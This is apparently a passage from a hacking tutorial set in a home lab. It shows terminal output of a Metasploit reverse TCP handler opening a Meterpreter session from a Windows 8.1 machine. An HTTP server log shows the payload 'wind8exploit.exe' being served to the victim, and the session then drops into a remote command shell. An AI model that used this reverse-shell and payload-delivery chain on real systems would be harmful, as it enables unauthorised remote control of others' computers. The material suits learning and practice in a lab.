
Then enjoy your hacking and use some meterpreter command such as shell and others



```
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] Sending stage (206403 bytes) to 192.168.56.104
[*] Meterpreter session 3 opened (192.168.56.102:4444 -> 192.168.56.104:49178) at 2019-06-18 15:07:51 +0200

meterpreter > help

Core Commands
=============

    Command                       Description
    -------                       -----------
    ?                             Help menu
    background                    Backgrounds the current session
    bg                            Alias for background
```

root@kali: /var/www/password
File Edit View Search Terminal Help

```
192.168.56.104 - - [18/Jun/2019 12:55:09] "GET /favicon.ico HT
127.0.0.1 - - [18/Jun/2019 12:58:08] "GET /wind8exploit.exe HT
192.168.56.104 - - [18/Jun/2019 12:59:17] "GET /wind8exploit.e
192.168.56.104 - - [18/Jun/2019 12:59:52] "GET /wind8exploit.e
192.168.56.103 - - [18/Jun/2019 13:10:48] "GET / HTTP/1.1" 200
192.168.56.103 - - [18/Jun/2019 13:10:48] code 404, message Fi
192.168.56.103 - - [18/Jun/2019 13:10:48] "GET /favicon.ico HT
192.168.56.103 - - [18/Jun/2019 13:10:58] "GET /wind8exploit.e
```



```
meterpreter > uuid
[+] UUID: fcad061e65bebc64/x64=2/windows=1/2019-06-18T13:07:51Z
meterpreter > shell
Process 1352 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\root\Desktop>back
back
'back' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\root\Desktop>quit
quit
'quit' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\root\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 7EBF-91B1

 Directory of C:\Users\root\Desktop

06/17/2019  05:51 AM    <DIR>          .
06/17/2019  05:51 AM    <DIR>          ..
               0 File(s)              0 bytes
               2 Dir(s)   4,590,718,976 bytes free
```